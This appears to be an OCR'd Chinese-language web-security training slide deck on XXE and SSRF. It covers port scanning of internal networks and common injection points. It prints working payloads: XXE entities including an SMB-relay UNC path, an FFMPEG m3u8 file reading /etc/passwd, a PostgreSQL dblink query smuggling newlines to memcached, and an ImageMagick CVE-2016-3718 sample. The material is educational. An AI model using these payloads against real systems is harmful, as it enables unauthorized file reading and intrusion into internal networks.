
- https://medium.com/@canavaroxum/xxe-on-windows-system-then-what-76d571d66745
- XXE + SMBrelay to RCE
- `<!ENTITY xxe SYSTEM "\\172.23.135.119\xxx">`

Lab 0x01 - XXE me

SSRF

SSRF

- Server Side Request Forgery
- 使服務端發起請求，觸摸到內網資源
    - 外網無法直接訪問內網
    - 服務端連接外網和內網


client
allow
80 port
web
interface
Redis
MySQL
Git Server

XSPA Attack


- XSPA (Cross Site Port Attack)
- 透過 SSRF 掃內網 Port
    - http://10.0.54.87:80　　OK
    - http://10.0.54.87:81　　Timeout
    - http://10.0.54.87:8080　　Timeout

Intranet IP Range

- 127.0.0.0/8
- 192.168.0.0/16
- 10.0.0.0/8
- 172.16.0.0/12

Where?

- 常見於跟抓網址相關的服務
  - URL 預覽、分享
  - 網址上傳
  - 資源引用
- 常見參數: url, link, proxy, target, host, . . .


建立貼文

https://richkh.tw/

RICHKH.TW

韓國瑜 - 賣菜郎 CEO：打造高雄，全台首富

賣菜郎 CEO 韓國瑜為了打造高雄成為又年輕、又有錢的全台首富 ，將...

Where?

- 特殊 SSRF 挖掘點
  - XXE
  - FFMPEG
  - Database 內建函數
  - ImageMagick

Where?

- 特殊 SSRF 挖掘點
  - XXE
  - FFMPEG
  - Database 內建函數
  - ImageMagick

```
<!DOCTYPE kaibro[
  <!ENTITY xxe SYSTEM "http://127.0.0.1/
  secret">
]>
<root>&xxe;</root>
```

Where?

- 特殊 SSRF 挖掘點
    - XXE
    - FFMPEG
    - Database 內建函數
    - ImageMagick

- Black Hat USA 2015 - m3u8 SSRF
    - CVE-2016-1897
    - CVE-2016-1898

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://gg.tw/a.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```

Where?

- 特殊 SSRF 挖掘點
  - XXE
  - FFMPEG
  - Database 內建函數
  - ImageMagick

- Postgresql dblink

```
SELECT dblink_send_query('host=127.0.0.1
dbname=quit user=\'\nstats\n\'
password=1 port=11211
sslmode=disable','select version();');
```

Where?

- 特殊 SSRF 挖掘點
  - XXE
  - FFMPEG
  - Database 內建函數
  - ImageMagick


- CVE-2016-3718

```
push graphic-context
viewbox 0 0 640 480
fill 'url(http://example.com/)'
pop graphic-context
```


判斷方法

- HTTP Access Log
  - 看伺服器是否發送請求
  - 但有可能對外 http 連線被防火牆擋
- DNS Log
  - 看伺服器是否有做 DNS 查詢
- 返回內容
  - 透過 Banner, Title, Content 等資訊來辨認

URL Components



URL Components



SSRF 利用

- Scheme: 代表協議，能決定整個攻擊面
